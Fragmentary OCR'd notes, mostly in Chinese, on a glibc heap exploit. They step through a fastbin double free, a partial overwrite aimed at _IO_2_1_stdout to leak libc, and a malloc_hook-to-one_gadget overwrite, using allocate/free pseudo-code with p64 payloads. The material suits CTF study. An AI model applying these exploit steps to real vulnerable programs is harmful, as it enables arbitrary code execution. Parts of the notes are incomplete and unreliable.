AABB00
...
0x71
AABB70
...
0
0x71

AABB70
...
0x71
AABB00
...
...
0
0x31
...
0
0x21

save

0 --> 0xAABB00
1 --> 0xAABB70

```
allocateChunk(0x68)
--> ‘a’*0x10
--> p64(0)+p64(0x71)

allocateChunk(0x68)
--> ‘b’*0x10
--> p64(0) + p64(0x31)
--> 'c'*0x20
--> p64(0) + p64(0x21)

freeChunk(0)
freeChunk(1)
freeChunk(0)
```

...	AABB00
0x71	
AABB70	
...	
0	
0x71	

...	**AABB70**
0x71	
AABB00	
...	
...	
0	
0x31	
...	
0	
0x21	

save

0 --> 0xAABB00
1 --> 0xAABB70

```
allocateChunk(0x68, "\x20")
```

...
0x71
AABB20
...
0
0x71

AABB00

AABB20

...
0x71
AABB00
...
...
0
0x31
...
0
0x21


AABB70

save

0 --> 0xAABB00
1 --> 0xAABB70
2 --> 0xAABB00

```
allocateChunk(0x68, "\x00")
allocateChunk(0x68, "\x00")
```

AABB20




save

0 --> 0xAABB00
1 --> 0xAABB70
2 --> 0xAABB00
3 --> 0xAABB70
4 --> 0xAABB00

```
allocateChunk(0x68, "\x00")
```

X

AABB20




save

0 --> 0xAABB00
1 --> 0xAABB70
2 --> 0xAABB00
3 --> 0xAABB70
4 --> 0xAABB00
5 --> 0xAABB20

```
freeChunk(0)

allocateChunk(0x68)
--> 'd' * 0x10
--> p64(0) + p64(0xa1)
```



save

0 --> 0xAABB00
1 --> 0xAABB70
2 --> 0xAABB00
3 --> 0xAABB70
4 --> 0xAABB00
5 --> 0xAABB20
6 --> 0xAABB00

```
freeChunk(5)

freeChunk(0)
freeChunk(1)
```


...	AABB00
0x71	
Fast bin	
...	
0	**AABB20**
0xa1	
Unsorted * 2	


...	**AABB70**
0x71	
AABB00	
...	
...	
0	
0x31	
...	
0	
0x21	

save

0 --> 0xAABB00
1 --> 0xAABB70
2 --> 0xAABB00
3 --> 0xAABB70
4 --> 0xAABB00
5 --> 0xAABB20
6 --> 0xAABB00


```
allocateChunk(0x78)
--> 'f'*0x40
--> p64(0) + p64(0x71)+"\xa0"
```





AABB00

AABB20



AABB70

AABBA0

被切割剩下的部分

save


0 --> 0xAABB00
1 --> 0xAABB70
2 --> 0xAABB00
3 --> 0xAABB70
4 --> 0xAABB00
5 --> 0xAABB20
6 --> 0xAABB00
7 --> 0xAABB20


```
freechunk(7)
```

Fast bin(0x70)

AABBA0


Unsorted bin





AABB00

AABB20



AABB70

AABBA0

被切割剩下的部分

save

0 --> 0xAABB00
1 --> 0xAABB70
2 --> 0xAABB00
3 --> 0xAABB70
4 --> 0xAABB00
5 --> 0xAABB20
6 --> 0xAABB00
7 --> 0xAABB20

```
allocateChunk(0x68)
--> "c"*0x20
--> p64(0) + p64(0x71)
--> p64(stdout - 0x43)[:2]
```

AABB20

Fast bin(0x80) 7

Fast bin(0x70)

1 → X AABBA0

Unsorted bin

X

AABBA0
(size: 0x20)


...	AABB00
0x71	
Fast bin	
...	
0	**AABB20**
0x81	
ffffffff	


0	**AABB70**
0x71	
ccccc	
ccccccc	
0	**AABBA0**
0x71	
stdout - 0x43	
Unsorted	
0	
0x21	

save

0 --> 0xAABB00
1 --> 0xAABB70
2 --> 0xAABB00
3 --> 0xAABB70
4 --> 0xAABB00
5 --> 0xAABB20
6 --> 0xAABB00
7 --> 0xAABB20
8 --> 0xAABB70


```
allocateChunk(0x68, "\x00")
```





AABB00


AABB20



AABB70

AABBA0

_IO_2_1_stdout - 0x43



有没有感觉和 malloc_hook 那边很像?
没错，就是找这个0x7f，然后才可以伪造

```
allocateChunk(0x68)
-->  '\x00' * 3 + p64(0) * 6
-->  p64(0xfbad0000 + 0x1800)
-->  p64(0) * 3
-->  "\x80"
```

AABB20

Fast bin(0x80) 7


Fast bin(0x70)

M **stdout - 0x43**

Unsorted bin

X

AABBA0
(size: 0x70)



_IO_2_1_stdout - 0x43

...
0x7f
.....
0xfbad1800
p64(0)*3
xxx80
...

```
allocateChunk(0x68)
-->  '\x00' * 3 + p64(0) * 6
-->  p64(0xfbad0000 + 0x1800)
-->  p64(0) * 3
-->  "\x80"
```

AABB20

Fast bin(0x80) | 7

Fast bin(0x70)

Unsorted bin

X

AABBA0
(size: 0x70)

我们有了Libc地址，又可以Double Free，那太简单了

把Malloc_hook改成One_gadget，搞定！

```
allocateChunk(0x68)
--> "c"*0x20
--> p64(0) + p64(0x71)
--> p64(libc.symbols['_IO_2_1_stdout'] - 0x43)[:2]
```

主要来谈一下最后面这个

先不管为什么要定位这个地址，只考虑为什么这个地址可以定位到_IO_2_1_stdout - 0x43

libc 默认后三位是000，所以_IO_2_1_stdout 的偏移量在libc 和 实际中末三位都是一样的

而我们要改的位置，原来是Unsorted bin，它的地址和libc地址紧密联系。

换言之，Unsorted bin地址 和 _IO_2_1_stdout地址 只有末四位是不同的!

所以我们已经可以确定末三位，那么就看命咯，如果第四位恰好一样，那么就成功修改地址。

填充内容详细解释

首先要明确，chunk_ptr = stdout - 0x43，data_ptr = stdout - 0x33.

- padding

(00)*3 + p64(0) * 6，填补了0x33，所以之后的内容就是stdout 结构体了

stdout 结构体
- flag ====> 0xfbad1800

- something ===> p64(0) * 3

- _IO_write_base ==> 详细解释

我们现在需要泄露Libc内容，因此write_base要设置到某个位置
打印什么内容呢，总之要能确定它的地址。这就很明显了，打印_IO_stdin!

首先明确：IO_stdout.chain = IO_stdin (chain 字段可以看做是IO 结构体中的next指针吧)
所以我们可以：由于知道Libc版本，因此知道IO_stdout末尾偏移，因此知道IO_stdout.chain偏移

因此，我们只要把末尾改成那个偏移量就可以啦，因为此时_IO_write_base此时一定指向...???????
(这里需要调试一遍!！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！)

完成之后，此时会打印IO_stdout.chain，也就是IO_stdin，最终泄露Libc地址

```
_flags = 0xfbad0000
_flags & = ~_IO_NO_WRITES
_flags = 0xfbad0000_flags | = _IO_CURRENTLY_PUTTING
_flags = 0xfbad0800_flags | = _IO_IS_APPENDING
_flags = 0xfbad1800
```